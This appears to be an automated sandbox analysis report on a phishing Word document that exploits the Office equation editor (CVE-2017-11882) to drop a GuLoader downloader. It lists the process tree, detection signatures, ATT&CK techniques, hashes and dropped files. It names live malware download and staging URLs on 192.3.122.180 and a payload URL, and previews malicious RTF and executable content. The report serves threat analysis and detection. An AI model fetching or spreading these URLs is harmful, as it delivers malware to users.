ID: 531863
Sample Name: RFQ with Specification (Fitch Solutions).docx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:52:20
Date: 01/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report RFQ with Specification (Fitch…

Overview


General Information

Sample Name:	RFQ with Specification (Fitch Solutions).docx
Analysis ID:	531863
MD5:	6f6e82505d97090.
SHA1:	3e95e486346d44..
SHA256:	363d7304454fc6f..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- GuLoader behavior detected
- Multi AV Scanner detection for doma…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Yara detected GuLoader
- Hides threads from debuggers

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1224 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2276 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2928 cmdline: "C:\Users\Public\vbc.exe" MD5: 252803B9E92ECB76F1F2DD22639AD630)
    - Rorqu.exe (PID: 772 cmdline: C:\Users\user\AppData\Local\Temp\Rorqu.exe MD5: FC6007F02B5B1F0B3AE930F558E62318)
      - CasPol.exe (PID: 2516 cmdline: C:\Users\user\AppData\Local\Temp\Rorqu.exe MD5: 10FE5178DFC39E15AFE7FED83C7A3B44)
      - CasPol.exe (PID: 2996 cmdline: C:\Users\user\AppData\Local\Temp\Rorqu.exe MD5: 10FE5178DFC39E15AFE7FED83C7A3B44)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://onedrive.live.com/download?cid=5A"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.717652799.00000000002F0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000F.00000002.717553624.00000000002E0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000F.00000000.605917089.00000000002E0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Persistence and Installation Behavior:

Contains an external reference to another file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions


Stealing of Sensitive Information:

GuLoader behavior detected

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Exploitation for Client Execution 1 3	Path Interception	Access Token Manipulation 1	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Virtualization/Sandbox Evasion 2 1	LSASS Memory	Virtualization/Sandbox Evasion 2 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Access Token Manipulation 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ with Specification (Fitch Solutions).docx	28%	Virustotal		Browse
RFQ with Specification (Fitch Solutions).docx	16%	ReversingLabs	Win32.Exploit.CVE-2017-0199	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{E3D87781-81EF-43F9-9495-B55BE3B562FC}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{E3D87781-81EF-43F9-9495-B55BE3B562FC}.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	13%	ReversingLabs	Win32.Downloader.GuLoader	
C:\Users\Public\vbc.exe	13%	ReversingLabs	Win32.Downloader.GuLoader	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/....wW.....-w-w-----W-------Ww-------.....Ww.....---w.w--wW.W.wbk	14%	Virustotal		Browse
http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/....wW.....-w-w-----W-------Ww-------.....Ww.....---w.w--wW.W.wbk	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://192.3.122.180/1100/vbc.exe	100%	Avira URL Cloud	malware	
http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/	12%	Virustotal		Browse
http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/.	13%	Virustotal		Browse
http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/.	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
onedrive.live.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/....wW.....-w-w-----W-------Ww-------.....Ww.....---w.w--wW.W.wbk	true	• 14%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://192.3.122.180/1100/vbc.exe	true	• Avira URL Cloud: malware	unknown
http://https://onedrive.live.com/download?cid=5A	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.3.122.180	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	531863
Start date:	01.12.2021
Start time:	13:52:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ with Specification (Fitch Solutions).docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOCX@10/23@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 97.1%) • Quality average: 84.4% • Quality standard deviation: 23.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .docx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:52:39	API Interceptor	52x Sleep call for process: EQNEDT32.EXE modified
13:53:50	API Interceptor	203x Sleep call for process: Rorqu.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.3.122.180	3wdkxO3rGv.rtf	Get hash	malicious	Browse	• 192.3.122.180/55667/vbc.exe
	zoe3408r0Z.docx	Get hash	malicious	Browse	• 192.3.122.180/3222/vbc.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	VALVE.exe	Get hash	malicious	Browse	• 23.94.54.224
	Quotation - Linde Tunisia PLC..xlsx	Get hash	malicious	Browse	• 107.173.191.75
	Quotation 2200.xlsx	Get hash	malicious	Browse	• 107.173.143.36
	DAEFWjToGE.exe	Get hash	malicious	Browse	• 198.23.172.50
	V2N1M2_P.VBS	Get hash	malicious	Browse	• 192.3.121.222
	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• 23.94.174.144
	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 23.94.174.144

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SOA SIL TL382920.xlsx	Get hash	malicious	Browse	• 192.3.121.173
	1100.xlsx	Get hash	malicious	Browse	• 198.23.213.9
	SKM_C250i21113013471.xlsx	Get hash	malicious	Browse	• 172.245.14 2.212
	DHL Contact Form.xlsx	Get hash	malicious	Browse	• 23.94.174.144
	RFQ-26532.xlsx	Get hash	malicious	Browse	• 172.245.119.65
	Quote.exe	Get hash	malicious	Browse	• 23.94.54.224
	14l9RudrIU	Get hash	malicious	Browse	• 172.245.26.201
	ORDER 294226.xlsx	Get hash	malicious	Browse	• 192.3.121.173
	PI.xlsx	Get hash	malicious	Browse	• 198.46.136.245
	Hud & Rundown Contract.xlsx	Get hash	malicious	Browse	• 198.23.251.13
	PURCHASED ORDER CONFIRMATION UGANDA.xlsx	Get hash	malicious	Browse	• 107.173.22 9.132
	load2.xlsx	Get hash	malicious	Browse	• 198.23.207.36
	PDF_INVOICE CIPK TD2746748.exe	Get hash	malicious	Browse	• 198.12.127.139

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.2876322621921022
Encrypted:	false
SSDEEP:	48:I3DtORB/TXJeO8L0Xiceso1sQ9Bu+WRwyRHRUa5RxcZRN+rf5RsPtpVya+VWWP8X:KxOLeK80csf2pm4iXihH
MD5:	B46C338A0BA8399B4C4486D4B114798E
SHA1:	D36825F6BF1A00117EC0E9902DF8D583E0A5EF45
SHA-256:	E17045B5B0E6DC57F40FCE3B307212B7E4811B04E54B1CA224240F940D47C546
SHA-512:	BB89DBF03996315002BA4950D0E3DD7F1A8A111E5331CE56024248A4E8AD3FE8BA5AA3F801A3E0AD22E7E7018B04A1AA1DB0256824664BBD26855B1F7C10484E
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.~....sH.'....#S,...X.F...Fa.q.....#.},L.I;qIQ{.....E.g.<.....A.....E.....x...x...x...x..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0AFDF7DC-F944-4E41-BC7F-441FB8ADCB07}.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.6734779379727461
Encrypted:	false
SSDEEP:	192:AhWPu+ePR+LustGr5p31gwgbavDAW+CKXEiXE9EbiObi:dPu+ePR+LusMp6VbaT+1EmE9WiEi
MD5:	9B03B1CB08F50EDD04EF0416F6B055A1
SHA1:	B78E00EBC4C3CA4B219D642F26CAA625E5445900
SHA-256:	518EDBFC36C3554158606F92F11614946F6DA957A24C38138A7D7BEE2F751ACE
SHA-512:	D1A956CB1B2EED27A767B2D804D01BFD0B08F5DAC4ACE2D2006A9E9C1A8824B0BA28CB3E50EEEE99EC812D4ECED18FA024AAE1F234B9D1DB1499F5198D67B50B
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0AFDF7DC-F944-4E41-BC7F-441FB8ADCB07}.FSD	
Preview:	......M.eFy...z3..ul..l....B...S,...X.F...Fa.q.....Tf.Z.F..e.]..$.....y.}.).L..vM1..N.S.....W.....x...x...x...x..*..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....5.2A..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.83542616378805
Encrypted:	false
SSDEEP:	3:yVlgsRlzQlhlEKWZYRi85h5SRR49Hlsh6PSu276:yPblzwzEKjA8PMRfIPSu22
MD5:	905F442F32348E93F5100A925E1018A8
SHA1:	CC8B0E203DEBC3D23C216D68B7021A5118CC4AD2
SHA-256:	C0A74E4FBDDEACC15993C1C5ED2B3A72C780EFE08686A48A97B9117828422D70
SHA-512:	8ED546A39733243EEC32C495B87E4EA776644AD91BA78CE9673A88264621557C03BB912FAFA44448852E764DFC4348328A1F1F921C6572D52282AD14A468FC0D
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.0.A.F.D.F.7.D.C.-.F.9.4.4.-.4.E.4.1.-.B.C.7.F.-.4.4.1.F.B.8.A.D.C.B.0.7.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.2887752234426078
Encrypted:	false
SSDEEP:	48:I3mxRB1YITRYkSCAovmG40WI0WI/f+S8J28ZrrVRxtWIsGxtWIsBH:KmxL1YWRmcvmKYK2ErVRxnNxnaH
MD5:	719E1D6C46DDE0B42DD5576FD345BFDE
SHA1:	25B95EE0EA0A24BB1B588057462443F8B2579367
SHA-256:	3C93C5DC91FCB9BAF8988A033AEBBF9489FAFF88973B393A1BF20D68D45CDAE8
SHA-512:	D6A739BF58CE12382F74FCCCFF4FC4176A8ADC5A31C2D808EDCA289AE6A2E2FE1AE57B89791187937533CDB9662C93BC8D4CD91EA5071C208BD76F23AFE7141
Malicious:	false
Reputation:	low
Preview:	......M.eFy...zEC.[.l.C..y.t..\S,...X.F...Fa.q.....UC.e..K.....-.....Q.F....G..X.A.....E.....x...x...x...x..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{100A9095-3B94-4067-BA0B-E67428EA7E13}.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.2219392610585538
Encrypted:	false
SSDEEP:	48:I3nUrBOfJx6aeUzir3jwTwx48sSAvgwmNgwmB:KnC0hDWoSAvkk
MD5:	497D601AA8A2FC1D5A4D3D3E0D1902B1
SHA1:	F6246261BC3B9C6B050035CDCBC29872FA8DF17C
SHA-256:	5D85F5F163D9FBA61A3285CB3E9F2674F85BC7917C72D1C6EAAF6FDF6C7D82E5
SHA-512:	74E4E34A4EAB8A482CF352206ECBA18968E840D661AC65EDA6CF337F900DD29E87F065366D7F067D60A64513E86E570435C3E7BFE2DD576BB01FF422BE60524
Malicious:	false
Reputation:	low
Preview:	......M.eFy...zr@O...;G.....@S,...X.F...Fa.q.....)._..6F.4.Q...@.....L.....L..b{...P>.....PB.....x...x...x...x.....+..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G...|.u-.u.A...W"U..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	
Size (bytes):	114
Entropy (8bit):	3.9836419265269947
Encrypted:	false
SSDEEP:	3:yVlgsRlzOPl9lk3lW9ZxSgkdS88Nabg8hLljl276:yPblzK9e3lW7UhdSgbg8hf22
MD5:	8E6AF39C12383C734B2C066EF477F425
SHA1:	0E42FA045C155A9D7625A45143B57E495F70BF47
SHA-256:	2CD565C50ABFBBFD463B71C06692F3DD381C91CB5DBFA873CD8B91271CB9666A
SHA-512:	09BAF4A713AF6DA99A769096F62D353B7E56564EAB58F0A86B67E20C7FCF101A9D6009A0A9D86EE1AC3EF571474CAA57D089D43421948BF522A4BA3C77011B0
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.1.0.0.A.9.0.9.5.-.3.B.9.4.-.4.0.6.7.-.B.A.0.B.-.E.6.7.4.2.8.E.A.7.E.1.3.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	131450
Entropy (8bit):	7.073556124984408
Encrypted:	false
SSDEEP:	3072:gbG7N2kDTHUpou4ubwlzYrBufYik3UZoHa8Gj2y:gbE/HUjwlkgfYJioqqy
MD5:	252803B9E92ECB76F1F2DD22639AD630
SHA1:	4312D57342D471D6381C021A07BF78D519F5FDF3
SHA-256:	B8FA40B8B16DA73AF342A809AD1AC92900F3B102C1FD0126D2535E65F78AB7B8
SHA-512:	A75D6F6834CD6D1775374EB75058AB6F5541EB037DED6A4498245D23835F330919E97B3A360746F8D80C7503FE6E2E4BB9A56A616A63EA2EAF58C18A30E0B207
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 13%
Reputation:	low
IE Cache URL:	http://192.3.122.180/1100/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....@..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`..`.....rsrc.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\....wW.....-w-w------W-------Ww-------.....Ww.....---w.w--wW.W[1].wbk	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Rich Text Format data, unknown version
Category:	downloaded
Size (bytes):	18403
Entropy (8bit):	3.8961893755654535
Encrypted:	false
SSDEEP:	384:B8TOyxGioDT31T1cn2UXNaMoPjhaeFkfylzc:B8TjxmDT3CFNShpFUMc
MD5:	79B064007E51E1CFB2F7C91C732242A9
SHA1:	C4748FD11683B4B02E5BBC13746005A023F66568
SHA-256:	B5784DC5717D0733BCDD150FDA07CC94BCC2E2529E0F03E3BB9EC9B623302496
SHA-512:	AE4601607F1AB7CD49CF1BD3F99B814936CDAA1FBD0D4C48194E914C843AD35720A9AA3D0EA7A8C236247D0C166188C4FDC6B17BE7DA560827EB471AB01B1(0B
Malicious:	false
Reputation:	low
IE Cache URL:	http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/....wW.....-w-w------W-------Ww-------.....Ww.....---w.w--wW.W.wbk
Preview:	{\rtf79583|!`=_-^;.<?*?^?!^!%.%_.?57#~:7@9:[:6~?%@.<.2_=!!!4,9??]%?%][+_39*9~&%3=?0#42>>|;~1)@;54@?)/?,?7;5?%?677).^9_?|934~|,&28_5?3/2+4.%%0?`^(3]?%~).12!/#*~%?.]|.>+7-_-@@2?*<&)>@;:]>$?[.?_!|&%=8<&2`4%!_*~.~8'%+%1>?%].'.*7$'4.|',9~'=7!!47./??;9:.;:#?%.<[8'/7.-&%&1#.&;]6+%]=?)*0-4|-^_3_5.?%$-+|^9.7#@~&3!!.%|.;2>2..]=.68)623~+[#?.=#@?..@#.;2?:`.!..(?+2@?[+*9*9&3?&?.'_;.<5!(.=112~31>1!+%~1&,3!?],%>(5$^|<~?,?%;;``@7*[?'3_~;'+=2_1&<'(5(2+,.]'2!0+-1+?8.?|0!.*3?<!?;:?*&-$'?3];!%5=/$;/?%+=$=|%>[&'.~!8%3'^.&>?8)$?,,>%'.?|-.><16_9<)>?,3*%2.#5#?+)~.;3?%-.]`.|?^4?%3%(--$-??,.83=1??+-8'!??@08_%~8.>6??8347!*?0|?*?44'[@!!$$?0@5?6=<1|]+.6>/?87_8/'^|~!<?,`?*<@_=&6??/?|+%7)$.??9))=?:2'3.>~:69?_~<@,%~6?~.@?/?~*&&$5[<%2`!;#?*%)8@([??%[4.48?!/@8^!64..8]'?)|0'6??~[/6>>@?*][<$9.+.>4``~796$%=?))9).??&?.$~1|0?8?0>3*/;;]!)73`#?^3?+);8(.0.6`@58'?3$-0,.0[$6?%^^?3/([?04'<)??!-4+%9*.('0?7>6'/?#$#:?#'^);7+&_?_[^$^!1!.?41&']7.*|85*%8+-?>#3.7;.?!$1#-,?7')!$(._#'5<4]?89*?<?7@+?7?,8^?512?.%3~1.&1%/+;]?7)%+?2|7%2?75~|<:

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FE9853DB.wbk	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Rich Text Format data, unknown version
Category:	dropped
Size (bytes):	18403
Entropy (8bit):	3.8961893755654535

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FE9853DB.wbk	
Encrypted:	false
SSDEEP:	384:B8TOyxGioDT31T1cn2UXNaMoPjhaeFkfylzc:B8TjxmDT3CFNShpFUMc
MD5:	79B064007E51E1CFB2F7C91C732242A9
SHA1:	C4748FD11683B4B02E5BBC13746005A023F66568
